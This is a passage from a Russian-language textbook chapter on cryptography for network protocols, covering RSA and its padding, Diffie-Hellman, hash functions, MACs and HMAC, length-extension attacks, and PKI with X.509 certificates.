Алгоритм RSA, впервые опубликованный в 1977 году, назван в честь его создателей: Рона Ривеста, Ади Шамира и Леонарда Адлемана. Его безопасность основана на предположении о трудности факторизации больших целых чисел, являющихся произведением двух простых чисел.

На рисунке 7-11 показан процесс шифрования и расшифрования RSA. Чтобы создать новую пару ключей RSA, генерируются два больших случайных простых числа `p` и `q`, после чего выбирается открытая экспонента `e`. Часто используется значение 65537, поскольку его математические свойства помогают обеспечить безопасность алгоритма. Кроме того, необходимо вычислить два других числа: модуль `n`, являющийся произведением `p` и `q`, и закрытую экспоненту `d`, используемую для расшифрования. Процесс создания `d` довольно сложен и выходит за рамки книги. Открытая экспонента вместе с модулем образует открытый ключ, а закрытая экспонента и модуль - закрытый ключ.

Чтобы закрытый ключ оставался закрытым, закрытую экспоненту необходимо хранить в секрете. Поскольку она создаётся из исходных простых чисел `p` и `q`, эти два числа тоже должны оставаться секретными.




Рисунок 7-11. Простой пример шифрования и расшифрования RSA

Первый шаг шифрования - преобразовать сообщение в целое число, обычно предполагая, что байты сообщения фактически представляют целое переменной длины. Это целое `m` возводится в степень открытой экспоненты. Затем к возведённому в степень числу `m^e` применяется операция по модулю с использованием открытого модуля `n`. Полученный шифротекст представляет значение от нуля до `n`. Поэтому при 1024-битном ключе в сообщении можно зашифровать не более 1024 битов. Чтобы расшифровать сообщение, выполняют тот же процесс, заменив открытую экспоненту закрытой.

Вычисление RSA требует очень больших ресурсов, особенно по сравнению с симметричными шифрами вроде AES. Чтобы уменьшить затраты, лишь немногие приложения используют RSA непосредственно для шифрования сообщения. Вместо этого они создают случайный сеансовый ключ и шифруют им сообщение с помощью симметричного шифра, например AES. Затем, когда приложение хочет отправить сообщение другому участнику сети, оно шифрует RSA только сеансовый ключ и отправляет зашифрованный RSA ключ вместе с зашифрованным AES

сообщением. Получатель сначала расшифровывает сеансовый ключ, а затем использует его для расшифрования самого сообщения. Сочетание RSA с симметричным шифром вроде AES объединяет преимущества обоих подходов: быстрое шифрование и безопасность открытого ключа.

Заполнение RSA

Одна из слабостей базового алгоритма RSA состоит в его детерминированности: если несколько раз зашифровать одно сообщение одним открытым ключом, RSA всегда выдаст одинаковый зашифрованный результат. Это позволяет злоумышленнику провести атаку с выбранным открытым текстом, когда у него есть доступ к открытому ключу, а значит, он может зашифровать любое сообщение. В простейшей версии атаки злоумышленник угадывает открытый текст зашифрованного сообщения. Он продолжает шифровать предположения открытым ключом, и если одно из них после шифрования совпадает с исходным зашифрованным сообщением, злоумышленник понимает, что успешно угадал целевой открытый текст, то есть фактически расшифровал сообщение без доступа к закрытому ключу.

Для противодействия атакам с выбранным открытым текстом RSA использует при шифровании форму заполнения, обеспечивающую недетерминированность зашифрованного результата. Это "заполнение" отличается от рассмотренного ранее заполнения блочного шифра: там оно дополняет открытый текст до следующей границы блока, чтобы алгоритм шифрования получил полный блок. С RSA широко применяются две схемы заполнения. Одна задана стандартом Public Key Cryptography Standard #1.5, другая называется Optimal Asymmetric Encryption Padding (OAEP). Для всех новых приложений рекомендуется OAEP, но обе схемы обеспечивают достаточную безопасность в типичных случаях. Помните: отсутствие заполнения в RSA является серьёзной уязвимостью.

Обмен ключами Диффи-Хеллмана

RSA - не единственный метод обмена ключами между участниками сети. Этой задаче посвящены несколько алгоритмов, главный из которых - алгоритм обмена ключами Диффи-Хеллмана (Diffie-Hellman Key Exchange, DH).

Алгоритм DH был разработан Уитфилдом Диффи и Мартином Хеллманом в 1976 году и, как RSA, основан на математических примитивах возведения в степень и модульной арифметики. DH позволяет двум участникам сети обменяться ключами и не даёт наблюдающему за сетью определить полученный ключ. Работа алгоритма показана на рисунке 7-12.




Рисунок 7-12. Алгоритм обмена ключами Диффи-Хеллмана

Участник, начинающий обмен, определяет параметр, являющийся большим простым числом, и отправляет его другому участнику. Выбранное значение не является секретным и может передаваться в открытом виде. Затем каждый участник создаёт собственное значение закрытого ключа, обычно криптографически защищённым генератором случайных чисел, и вычисляет открытый ключ с помощью закрытого ключа и выбранного параметра группы, запрошенного клиентом. Открытые ключи можно безопасно передавать между участниками без риска раскрытия закрытых. Наконец, каждый участник вычисляет общий ключ, объединяя открытый ключ другой стороны со своим закрытым. Теперь оба располагают общим ключом, хотя никогда не обменивались им напрямую.

DH не идеален. Например, базовая версия алгоритма не способна противостоять злоумышленнику, проводящему атаку "посредник" на обмен ключами. Злоумышленник может выдать себя в сети за сервер и обменяться одним ключом с клиентом. Затем он обменивается другим

ключом с сервером, в результате чего располагает двумя отдельными ключами соединения. После этого он может расшифровывать данные клиента и пересылать их серверу, и наоборот.

Алгоритмы подписи

Шифрование сообщения не позволяет злоумышленникам увидеть передаваемые по сети сведения, но не устанавливает отправителя. Наличие у кого-либо ключа шифрования ещё не означает, что он является тем, за кого себя выдаёт. При асимметричном шифровании даже не требуется заранее вручную обмениваться ключами, поэтому любой может зашифровать данные вашим открытым ключом и отправить их вам.

Алгоритмы подписи решают эту проблему, создавая уникальную подпись сообщения. Получатель может применить тот же алгоритм, который создавал подпись, чтобы доказать происхождение сообщения от подписавшей стороны. Дополнительное преимущество подписи состоит в защите сообщения от подделки при передаче через недоверенную сеть. Это важно, поскольку шифрование данных не гарантирует их целостность: злоумышленник, знающий базовый сетевой протокол, всё равно способен изменить зашифрованное сообщение.

Все алгоритмы подписи основаны на криптографических алгоритмах хеширования. Сначала я подробнее опишу хеширование, а затем объясню несколько наиболее распространённых алгоритмов подписи.

Криптографические алгоритмы хеширования

Криптографические алгоритмы хеширования - это функции, которые применяются к сообщению и создают его сводку фиксированной длины, обычно намного короче исходного сообщения. Их также называют алгоритмами дайджеста сообщения. Цель хеширования в алгоритмах подписи - создать относительно уникальное значение для проверки целостности сообщения и уменьшить объём данных, которые требуется подписать и проверить.

Чтобы алгоритм хеширования подходил для криптографических целей, он должен выполнять три требования:

• **Стойкость к восстановлению прообраза.** По значению хеша должно быть трудно, например из-за необходимости огромной вычислительной мощности, восстановить сообщение.
• **Стойкость к коллизиям.** Должно быть трудно найти два разных сообщения, дающих одинаковый хеш.
• **Нелинейность.** Должно быть трудно создать сообщение, хеш которого равен любому заданному значению.

Существует ряд алгоритмов хеширования, но самые распространённые относятся к семействам Message Digest (MD) или Secure Hashing Algorithm (SHA). Семейство Message Digest включает MD4 и MD5,

разработанные Роном Ривестом. Семейство SHA, в которое среди прочих входят алгоритмы SHA-1 и SHA-2, публикуется NIST.

Другие простые алгоритмы хеширования, например контрольные суммы и циклические избыточные коды (cyclic redundancy checks, CRC), полезны для обнаружения изменений набора данных, но не слишком пригодны для защищённых протоколов. Злоумышленник легко может изменить контрольную сумму: линейное поведение этих алгоритмов позволяет без труда определить, как она меняется, и скрыть модификацию данных так, что цель не узнает об изменении.

Алгоритмы асимметричной подписи

Алгоритмы асимметричной подписи используют свойства асимметричной криптографии для создания подписи сообщения. Некоторые алгоритмы, например RSA, могут обеспечивать как подписание, так и шифрование, тогда как другие, например Digital Signature Algorithm (DSA), предназначены только для подписей. В обоих случаях подписываемое сообщение хешируется, а из хеша создаётся подпись.

Ранее вы видели применение RSA для шифрования, но как использовать его для подписания сообщения? Алгоритм подписи RSA опирается на возможность зашифровать сообщение закрытым ключом и расшифровать открытым. Хотя такое "шифрование" уже не защищено, поскольку ключ расшифрования является открытым, его можно использовать для подписания сообщения.

Например, подписывающая сторона хеширует сообщение и применяет к хешу процесс расшифрования RSA со своим закрытым ключом; полученный зашифрованный хеш является подписью. Получатель может преобразовать подпись открытым ключом подписавшей стороны, получить исходное значение хеша и сравнить его с собственным хешем сообщения. Если хеши совпадают, отправитель должен был использовать правильный закрытый ключ для шифрования хеша. Если получатель доверяет предположению, что закрытым ключом располагает только подписавшая сторона, подпись считается проверенной. Этот процесс показан на рисунке 7-13.




Рисунок 7-13. Обработка подписи RSA

Коды аутентификации сообщений

В отличие от RSA, являющегося асимметричным алгоритмом, коды аутентификации сообщений (Message Authentication Codes, MAC) представляют собой симметричные алгоритмы подписи. Как и симметричное шифрование, они полагаются на общий ключ отправителя и получателя.

Например, допустим, что вы хотите отправить мне подписанное сообщение, а у нас обоих есть общий ключ. Сначала вы каким-либо образом объединяете сообщение с ключом. Вскоре я подробнее расскажу, как это делать. Затем вы хешируете объединённые данные и получаете значение, которое трудно воспроизвести без исходного сообщения и общего ключа. Вместе с сообщением вы отправляете этот хеш как подпись. Я могу проверить подпись, выполнив тот же алгоритм: объединить ключ и сообщение, хешировать результат и сравнить полученное значение с отправленной подписью. Если значения совпадут, я буду уверен, что сообщение отправили именно

вы.

Как объединить ключ и сообщение? Может возникнуть желание применить что-то простое: например, поставить ключ перед сообщением и хешировать объединённый результат, как на рисунке 7-14.




Рисунок 7-14. Простая реализация MAC

Но для многих распространённых алгоритмов хеширования, включая MD5 и SHA-1, это было бы серьёзной ошибкой безопасности, поскольку открывает уязвимость, называемую атакой удлинения. Чтобы понять причину, необходимо немного знать об устройстве алгоритмов хеширования.

Атаки удлинения и коллизий

Многие распространённые алгоритмы хеширования, в том числе MD5 и SHA-1, имеют блочную структуру. При хешировании сообщения алгоритм сначала делит его на равные блоки для обработки. Например, MD5 использует блоки размером 64 байта.

По мере работы алгоритма единственным состоянием, сохраняемым между блоками, является значение хеша предыдущего блока. Для первого блока предыдущим значением хеша служит набор тщательно выбранных констант. Они задаются как часть алгоритма и обычно важны для защищённой работы. Пример работы MD5 показан на рисунке 7-15.




Рисунок 7-15. Блочная структура MD5

Важно отметить, что итоговый результат блочного хеширования зависит только от хеша предыдущего блока и текущего блока сообщения. К итоговому значению хеша не применяется

никакой перестановки. Поэтому хеш можно удлинить, запустив алгоритм с последнего хеша вместо заранее заданных констант, а затем обработав блоки данных, которые требуется добавить к итоговому хешу.

В случае MAC, где ключ помещён перед сообщением, такая структура может позволить злоумышленнику изменить сообщение, например дописать данные в конец загруженного файла. Если злоумышленник может добавить блоки в конец сообщения, он способен вычислить соответствующее значение MAC без знания ключа, поскольку к моменту получения им управления ключ уже был хеширован в состояние алгоритма.

А что если перенести ключ в конец сообщения вместо начала? Такой подход, безусловно, предотвращает атаку удлинения, но проблема остаётся. Вместо удлинения злоумышленнику нужно найти коллизию хеша, то есть сообщение с тем же хешем, что и у отправляемого настоящего сообщения. Поскольку многие алгоритмы хеширования, включая MD5, не обладают стойкостью к коллизиям, MAC может быть открыт для подобной атаки коллизий. Один из алгоритмов хеширования, не уязвимый для этой атаки, - SHA-3.

Хешированные коды аутентификации сообщений

Для противодействия описанным атакам можно использовать хешированный код аутентификации сообщений (Hashed Message Authentication Code, HMAC). Вместо непосредственного добавления ключа к сообщению и использования хешированного результата в качестве подписи HMAC делит процесс на две части.

Сначала над ключом и блоком заполнения, равным размеру блока алгоритма хеширования, выполняется XOR. Первый блок заполнения заполняется повторяющимся значением, обычно байтом `0x36`. Объединённый результат образует первый ключ, иногда называемый внутренним блоком заполнения. Он помещается перед сообщением, после чего применяется алгоритм хеширования. На втором шаге берётся значение хеша первого шага; перед ним помещается новый ключ, называемый внешним блоком заполнения и обычно использующий константу `0x5C`; затем алгоритм хеширования применяется снова. Получается итоговое значение HMAC. Процесс показан на рисунке 7-16.




Рисунок 7-16. Построение HMAC

Такая конструкция устойчива к атакам удлинения и коллизий, поскольку злоумышленник не может легко предсказать итоговое значение хеша без ключа.

Инфраструктура открытых ключей

Как проверить личность владельца открытого ключа при шифровании с открытым ключом? Сам факт публикации ключа вместе с определённой личностью, например Бобом Смитом из Лондона, ещё не означает, что ключ действительно принадлежит Бобу Смиту из Лондона. Например, если мне удалось убедить вас, что мой открытый ключ принадлежит Бобу, всё зашифрованное для него смогу прочитать только я, поскольку закрытый ключ принадлежит мне.

Для уменьшения этой угрозы реализуется инфраструктура открытых ключей (Public Key Infrastructure, PKI) - совокупность протоколов, форматов ключей шифрования, ролей пользователей и политик, применяемых для управления сведениями об асимметричных открытых ключах в сети. Одна из моделей PKI, сеть доверия (web of trust, WOT), используется такими приложениями, как Pretty Good Privacy (PGP). В модели WOT личность владельца открытого ключа подтверждает тот, кому вы доверяете, например человек, с которым вы встречались лично. К сожалению, хотя WOT хорошо работает для электронной почты, где вы, вероятно, знаете собеседника, она не так хорошо подходит для автоматизированных сетевых приложений и бизнес-процессов.

Сертификаты X.509

Когда WOT не подходит, обычно используется более централизованная модель доверия, например сертификаты X.509, создающие строгую иерархию доверия вместо непосредственного доверия равноправным участникам. Сертификаты X.509 применяются для проверки веб-серверов, подписания исполняемых программ и аутентификации в сетевой службе. Доверие обеспечивается иерархией сертификатов с использованием алгоритмов асимметричной подписи, например RSA и DSA.

Для завершения этой иерархии действительные сертификаты должны содержать как минимум четыре элемента сведений:

• Субъект, определяющий личность, для которой выдан сертификат.
• Открытый ключ субъекта.
• Издатель, идентифицирующий подписывающий сертификат.
• Действительная подпись сертификата, аутентифицированная закрытым ключом издателя.

Эти требования создают между сертификатами иерархию, называемую цепочкой доверия, как показано на рисунке 7-17. Одно из преимуществ модели состоит в том, что, поскольку распространяются только сведения об открытых ключах, составные сертификаты можно предоставлять пользователям через общедоступные сети.

